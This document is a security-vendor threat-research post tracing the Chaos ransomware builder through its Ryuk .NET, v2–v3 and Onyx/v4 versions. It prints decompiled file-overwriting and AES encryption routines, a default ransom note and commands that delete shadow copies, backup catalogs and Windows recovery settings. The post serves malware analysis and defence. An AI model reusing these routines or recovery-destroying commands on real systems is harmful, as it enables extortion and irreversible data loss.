

# Yashma Ransomware, Tracing the Chaos Family Tree

RESEARCH & INTELLIGENCE / 05.24.22 / The BlackBerry Research & Intelligence Team



It's not often that we get to observe the behind-the-scenes drama that can accompany the creation of new malware, but when we do, it gives us a fascinating glimpse into how threat actors operate. One such glimpse, stemming from an online exchange between a ransomware perpetrator and a victim, gave us new insights into the origins of Chaos malware, revealing a twisted family tree that links it to both Onyx and Yashma ransomware variants.

The clues surfaced during a discussion between a recent victim and the threat group behind Onyx ransomware, taking place on the threat actor's leak site. Someone claiming to be the creator of the Chaos ransomware builder's kit joined the conversation, and revealed that Onyx was constructed from the author's own Chaos v4.0 Ransomware Builder. The author went on to promote the most current version of the Chaos ransomware line, now renamed "Yashma."

The Chaos author's apparent intent of "outing" Onyx as a copycat is particularly ironic, given the origins of Chaos; that threat's first incarnation sought to steal thunder from Ryuk ransomware by [touting itself as a .NET version of Ryuk](#), complete with Ryuk branding on its graphical user interface (GUI). But the response to this ham-handed tactic was so negative, it prompted the threat's creator to drop the Ryuk pretense and quickly rebrand its new creation as "Chaos."

**A** ○ admin\_recovery

admin\_recovery 11:43 AM  
We discussed everything yesterday

ampkcz 11:45 AM  
im just a home user i dont have that much money

admin\_recovery 11:50 AM  
[docx](#) ⌂

admin\_recovery 12:08 PM

We will start to sell and continue to publish data tomorrow. Do no waste the time and ruin your business. It will impact the company very strong.  
You probably don't understand the risks of publishing your entire tree of files.

Just penalties for leaking personal data will exceed this amount ten times.

We will give you some examples:

1. <https://www.zdnet.com/article/easyjet-faces-18-billion-class-action-lawsuit-over-data-breach/>
2. <https://www.businessinsider.com/hm-fined-41-million-for-staff-privacy-breaches-in-germany-2020-10>

Will you pay or not?

ampkcz 9:48 AM  
Hello  
this is my very old version of ransomware  
I updated many thing and it is faster decryptable  
there is no limit in new version  
if you are interested  
lcq: @yashma

Figure 1: Screen capture of the chat on the Onxy ransomware leak site, showing comments by a person claiming to be the creator of Chaos malware

## Operating System

Windows	MacOS	Linux	Android
Yes	No	No	No

## Risk & Impact

Impact	High
Risk	Medium

## Technical Analysis

Though Chaos ransomware builder has only been in the wild for a year, Yashma claims to be the sixth version (v6.0) of this malware. The BlackBerry Research & Intelligence team has observed a lateral progression throughout each iteration, from its first — dubbed “Ryuk .NET Builder” (Chaos v1.0) — to its latest, “Yashma Ransomware Builder” (Chaos v6.0).

The diagram in Figure 2 below provides a timeline of the malware builder’s development over the last twelve months, highlighting characteristics and advances the malware has made in this short time span.




Figure 2: Timeline of Chaos/ Yashma malware

### Chaos v1.0

The first version of Chaos ransomware was initially dubbed “Ryuk .Net Ransomware Builder v1.0.” This threat was promoted on dark web forums as early as June 2021, claiming to be a .NET-compiled builder for the infamous ransomware family Ryuk, as seen in Figure 3.

The file was a basic .NET console that allowed malware operators to generate a sample of the threat that would go on to be known as Chaos ransomware. It also provided them with the ability to create a customized ransom note.

# Ryuk .Net Ransomware Builder v1.0

All of your files have been encrypted

Your computer was infected with a ransomware virus. Your files have been encrypted and you won't be able to decrypt them without our help. What can I do to get my files back? You can buy our special decryption software, this software will allow you to recover all of your data and remove the ransomware from your computer. The price for the software is \$1,500. Payment can be made in Bitcoin only.

How do I pay, where do I get Bitcoin?

Purchasing Bitcoin varies from country to country, you are best advised to do a quick google search yourself to find out how to buy Bitcoin.

Many of our customers have reported these sites to be fast and reliable:

Coinmama - <http://www.coinmama.com> Bitpanda - <http://www.bitpanda.com>

Payment information Amount: 0.1473766 BTC

Bitcoin Address: [REDACTED]




Figure 3: Ryuk .NET (Chaos) Ransomware Builder v1.0 panel

By claiming to be Ryuk, the dark web promotion of this builder sparked much analysis and research activity by the wider cybersecurity and reverse-engineering communities. However, no concrete links were found with the real Ryuk ransomware, or with the Wizard Spider group that created the infamous threat. It appears likely that the author was a “pretender to the throne,” attempting to cash in on the ransomware’s notoriety by piggybacking off the Ryuk name.

While this attempt to ride Ryuk’s coat tails did generate a lot of attention for the builder, it was resoundingly negative. Users of many dark web forums called out the creator for this deceptive naming. Some of this negative publicity must have stuck with the author, as within a few weeks, the builder was rebranded as Chaos, and quickly followed by the release of Chaos V2.0 and Chaos V3.0.

The new malware generated by this initial “ransomware builder” was quite basic, and it lacked a lot of functionality expected from a typical piece of ransomware. As a result, this threat unintentionally performed more like a destructor or wiper.

Malware generated within the builder could perform the following simple functions:

- Randomize the file-extension of affected files (default: [a-z A-Z 0-9]{4})
- Copy itself to a given process name (default: svchost.exe) in %AppData%
- Create a .LNK file in the victim’s Startup folder
- Add RegKey to the following location:
  - SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  - Key: Microsoft Store
  - Value: %Current Path/Location%
- Attempt to spread itself via any connected USB drive.
- Perform a sleep function/delay feature.

The malware would only target the victim’s C:\ drive, looking for files located in the following folders:

- Desktop
- Links
- Saved Games
- Contacts
- Documents
- Favorites
- Downloads
- Pictures
- Searches

Although otherwise basic, Chaos-spawned malware had over a hundred targeted file-extensions that it would attempt to encrypt. Additionally, the malware had a list of files it would avoid targeting, including .DLL, .EXE, .LNK and .INI. These exclusions were likely there to prevent crashing the victim's device by encrypting necessary system files.

This initial edition of Chaos overwrites the targeted file with a randomized Base64 string, rather than truly encrypting the file. Because the original contents of the files are lost during this process (seen in Figure 4), recovery is not possible, thus making Chaos a wiper rather than true ransomware.

This is unlike the real Ryuk's encryption process, which uses AES/RSA-256 encryption.

```
public static string Base64Encode(string plainText)
{
    byte[] bytes = Encoding.UTF8.GetBytes(plainText);
    return string.Concat(new string[]
    {
        "<EncryptedKey>",
        Program.RandomString(31),
        "<EncryptedKey> ",
        Program.RandomString(2),
        Convert.ToBase64String(bytes)
    });
}

// Token: 0x06000008 RID: 8 RVA: 0x000022D0 File Offset: 0x000004D0
private static void encryptDirectory(string location)
{
    try
    {
        string[] files = Directory.GetFiles(location);
        bool flag = true;
        for (int i = 0; i < files.Length; i++)
        {
            try
            {
                string extension = Path.GetExtension(files[i]);
                string fileName = Path.GetFileName(files[i]);
                if (Array.Exists<string>(Program.validExtensions, (string E) => E == extension.ToLower()) && fileName != "read_it.txt")
                {
                    FileInfo fileInfo = new FileInfo(files[i]);
                    if (fileInfo.Length < 1098576L)
                    {
                        string @string = Encoding.UTF8.GetString(Convert.ToInt32(fileInfo.Length) / 3));
                        File.WriteAllText(files[i], Program.Base64Encode(@string));
                        File.Move(files[i], files[i] + "." + Program.RandomStringForExtension(4));
                    }
                    else
                    {
                        string string2 = Encoding.UTF8.GetString(Convert.ToInt32(fileInfo.Length) / 3));
                        File.WriteAllText(files[i], Program.Base64Encode(string2));
                        File.Move(files[i], files[i] + "." + Program.RandomStringForExtension(4));
                    }
                    if (flag)
                    {
                        flag = false;
                        File.WriteAllLines(location + "/read_it.txt", Program.messages);
                    }
                }
            }
        }
    }
}
```

Figure 4: Chaos v1.0/Ryuk .NET Builder encryption routine

In each folder affected by Chaos, the malware drops the ransom note as “read\_it.txt.” This option is highly customizable within all iterations of the builder, giving malware operators the ability to include any text they want as the ransom note. In all versions of Chaos Ransomware Builder, the default note stays relatively unchanged, and it includes references to the Bitcoin wallet of the apparent creator of this threat.

## Chaos v2.0 – v3.0

After the rebrand of Chaos malware took place, the second version of the malware was more refined than its initial iteration. This version included more advanced options, which one expects to see in more developed threats, as seen in Figure 5. It also (deceptively) continues to call itself ransomware, although the actual functionality remained that of a file-wiper.




Figure 5: Builders for Chaos v2.0 and Chaos v3.0

The second iteration of Chaos had additional functionality, generating more advanced ransomware samples that could perform the following activities:

- Delete shadow copies
- Delete backup catalogs
- Disable Windows recovery mode

```

3 private static void deleteShadowCopies()
4 {
5     Program.runCommand("vssadmin delete shadows /all /quiet & wmic shadowcopy delete");
6 }
7

3 private static void deleteBackupCatalog()
4 {
5     Program.runCommand("wbadmin delete catalog -quiet");
6 }
7

3 private static void disableRecoveryMode()
4 {
5     Program.runCommand("bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default}
6     recoveryenabled no");
7 }

```

Figure 6: Chaos v2.0 file recovery disruption

Though Chaos v2.0 added these abilities to disrupt file recovery systems, the threat was still built on top of Chaos v1.0/Ryuk .NET Builder. This left its core encryption functionality unchanged, using the same encryption routine, as shown in Figure 4.

This means the malware was effectively still a destructor rather than actual ransomware, and there could be no attempt on the operator's part to provide file recovery for a victim, even if the ransom was paid. Ironically, the author of Chaos v2.0 even mentions this in the “About” section of the builder, as shown below in Figure 7. In fact, the author points out the lack of functionality, citing the malware’s subsequent speed of operation as a selling point. (It is perhaps not surprising to note that the process of destroying files is twice as fast as it is to encrypt them.)




Figure 7: Chaos Builder v2.0 “About” section

Less than a month later, Chaos v3.0 was released, which finally had the ability to encrypt files. This meant the author could also create a decryptor to recover affected files.

Though this behavior was now more in line with the actions of traditional ransomware, the Chaos v3.0 builder could still only handle the encryption of files smaller than 1MB. This meant that it was still acting as a destructor for large files (such as photos or videos) on the unfortunate victim's system.

When a file is encrypted by this newer version of Chaos, it appends an “Encryption Key” to the beginning of every encrypted file, as shown in Figure 8. This key is generated when the ransomware is created.

```
0001 0203 0405 0607 0809 0A0B 0C0D 0EOF 1011 1213 1415 1617 1819 1A1B 1C1D 1E1F 2021 0123456789ABCDEF0123456789ABCDEF01
0x000000 3C45 6E63 7970 7465 644B 6579 3E61 474E 7362 6D4E 685A 6D49 3065 5845 3564 446C 345A <EncryptedKey>aGNsbmNhZmI0eXE5dD14Z
0x000022 586B 7A64 6EEF 3562 5756 6D4E 6D77 7765 5867 334F 576C 7164 4730 3564 586F 344D 6E4D Xkzdnoc5bWVmNmwwXg3OW1qdG05dXo4MnM
0x000044 3D3C 456E 6379 7074 6564 4B65 793E 2063 6F56 752B 2F76 5372 7676 3733 7676 3733 7676 =<EncryptedKey>c0Vu+/v5rvv73vv73vv
0x000066 3733 4873 2B2B 2F76 576C 3847 4F2B 2F76 652B 2F76 652B 2F76 5248 7676 3733 7676 3731 73Hs++/vW18GO+/ve+/ve+/vRHvv73vv71
0x000088 5A37 372B 397A 4C45 5742 3346 3737 372B 3954 752B 2F76 652B 2F76 5578 3937 372B 3956 277+9zLEWB3F777+9Tu+/ve+/vUx977+9V
0x0000AA 4E65 3057 4F2B 2F76 5276 7676 3733 7676 3731 5958 6A4E 6F37 372B 3962 4F2B 2F76 652B Ne0WO+/vRvvv73vv71YXjNo77+9b0+/ve+
0x0000CC 2F76 652B 2F76 5458 7676 3731 5937 372B 3965 652B 2F76 531A 4C37 372B 3937 372B 3937 /ve+/vTXvv71Y77+9ee+/vSJL77+977+97
0x0000EE 372B 3937 372B 3958 752B 2F76 526F 4537 372B 3937 372B 3558 652B 2F76 5138 2B37 372B 7+977+9Xu+/vRoE77+977+9Xe+/vQ8+77+
0x000110 3942 466A 7676 3733 7676 3730 4A33 6F6C 5552 6D50 7676 3731 504A 4F2B 2F76 652B 2F76 9BFjvv73vv70J3o1URmPvv71PJ0+/ve+/v
0x000132 652B 2F76 652B 2F76 5458 7676 3731 6461 5548 7676 3730 4137 372B 3954 652B 2F76 652B et+/ve+/vTXvv71daUHvv70A77+9Tet+/v
0x000154 2F76 5256 4142 5362 7676 3733 7676 3733 674C 4F2B 2F76 5268 744E 446F 2F4B /vRABSbvv73vv73vv70gLO+/vRhtND0/K
0x000176 2B2B 2F76 5554 7676 3730 3737 372B 3937 372B 3958 6B31 3537 372B 394D 734B 5037 372B +++/vUTvv70777+977+9Xk1977+9MsKP77+
0x000198 394E 4F2B 2F76 5554 7676 3730 2B42 5631 6537 372B 3961 4F2B 2F76 652B 2F76 652B 2F76 9NO+/vUTvv70+BV1e77+9aO+/ve+/ve+/v
0x0001BA 5230 6349 796B 7541 752B 2F76 535A 6157 4634 724A 4F4B 3471 4E36 4B44 752B 2F76 5858 R0cIykuAu+/vSzaWF4rJOK4qN6KD0+/vXX
0x0001DC 7676 3731 644B 652B 2F76 652B 2F76 546E 7676 3731 3637 372B 3937 372B 3952 4F2B 2F76 vv71dKe+/ve+/vTnvv71677+977+9RO+/v
0x0001FE 5374 414D 466E 7676 3730 4437 372B 3937 372B 3937 372B 3959 2B2B 2F76 526F 6A37 372B StAMFnvv70D77+977+977+9Y++/vRoj77+
0x000220 3937 372B 3937 372B 3937 372B 394B 6C42 7737 372B 3937 372B 3937 372B 394D 977+977+977+977+9K1Bw77+977+977+9M
0x000242 2B2B 2F76 633E 7337 372B 3937 372B 3947 5450 7676 3733 7676 3733 7676 3731 504A 2B2B ++/vc6s77+977+9GTpvv73vv73vv71PJ++
```

Figure 8: File encrypted by Chaos v3

The malware decryptor uses this key to revert the damage done by the malware, as seen in Figure 9. However, this version of the malware will still overwrite files greater than 1MB in a similar fashion to its predecessors, leaving them unrecoverable.

Name	Date modified	Type	Size
Decrypter.exe	5/12/2022 11:35 AM	Application	134 KB
privateKey.chaos	5/12/2022 11:35 AM	CHAOS File	2 KB
publicKey.chaos	5/12/2022 11:35 AM	CHAOS File	1 KB

```
***** Decrypting files, please wait ****
*****
C:\Users\Admin\Desktop\ .zip.p6x4 Decrypted Suceessfully
C:\Users\Admin\Desktop\ .zip.2v40 Decrypted Suceessfully
C:\Users\Admin\Desktop\ .zip.8vlz Decrypted Suceessfully
C:\Users\Admin\Desktop\7 .zip.fsa8 Decrypted Suceessfully
C:\Users\Admin\Desktop\ .lnk.u7f8 Decrypted Suceessfully
C:\Users\Admin\Desktop\ .lnk.ye2q Decrypted Suceessfully
C:\Users\Admin\Desktop\ .lnk.5tm5 Decrypted Suceessfully
C:\Users\Admin\Desktop\ .lnk.148x Decrypted Suceessfully
C:\Users\Admin\Desktop\ .lnk.wij7 Decrypted Suceessfully
C:\Users\Admin\Desktop\ .lnk.xtk9 Decrypted Suceessfully
C:\Users\Admin\Desktop\ .lnk.4x8x Decrypted Suceessfully
```

Figure 9: Chaos 3.0 decryptor in action

Files that are smaller than 1MB are passed to the function “EncryptFile,” as shown in Figure 10, which successfully uses AES-256 to encrypt files.

```

private static void encryptDirectory(string location)
{
    try
    {
        string[] files = Directory.GetFiles(location);
        bool flag = true;
        for (int i = 0; i < files.Length; i++)
        {
            try
            {
                string extension = Path.GetExtension(files[i]);
                string fileName = Path.GetFileName(files[i]);
                if (Array.Exists<string>(Program.validExtensions, (string E) => E == extension.ToLower()) && fileName != Program.droppedMessageTextbox)
                {
                    FileInfo fileInfo = new FileInfo(files[i]);
                    fileInfo.Attributes = FileAttributes.Normal;
                    if (fileInfo.Length < 1098576L) → If file is less than 1 MB
                    {
                        if (Program.encryptionAesRsa)
                        {
                            Program.EncryptFile(files[i]);
                        }
                    }
                    else if (fileInfo.Length > 200000000L)
                    {
                        Random random = new Random();
                        int length = random.Next(200000000, 300000000);
                        string @string = Encoding.UTF8.GetString(Program.random_bytes(length));
                        File.WriteAllText(files[i], Program.randomEncode(@string));
                        File.Move(files[i], files[i] + " ." + Program.RandomStringForExtension(4));
                    }
                    else
                    {
                        string string2 = Encoding.UTF8.GetString(Program.random_bytes(Convert.ToInt32(fileInfo.Length) / 4));
                        File.WriteAllText(files[i], Program.randomEncode(string2));
                        File.Move(files[i], files[i] + " ." + Program.RandomStringForExtension(4));
                    }
                }
                if (flag)
                {
                    flag = false;
                    File.WriteAllLines(location + "/" + Program.droppedMessageTextbox, Program.messages);
                }
            }
        }
    }
}

```

Figure 10: Chaos v3.0 encryption routine

## Chaos 4.0 / Onyx

With the author still hellbent on refining their creation, Chaos v4.0 was soon released. Like previous editions of Chaos Builder, malware produced by the “Chaos Ransomware Builder v4” shows improvements over Chaos 3.0 samples, specifically when it came to use of the AES/RSA encryption routine shown in Figure 10.

These advancements allowed the builder to create ransomware that could successfully handle encrypting slightly larger files — up to 2.1MB in size. Unfortunately, larger files were still overwritten and destroyed.

Chaos 4.0 added the following functionality (shown in Figure 11):

- Ability to change the victim’s desktop wallpaper
- Customizable file-extension lists
- Better encryption compatibility

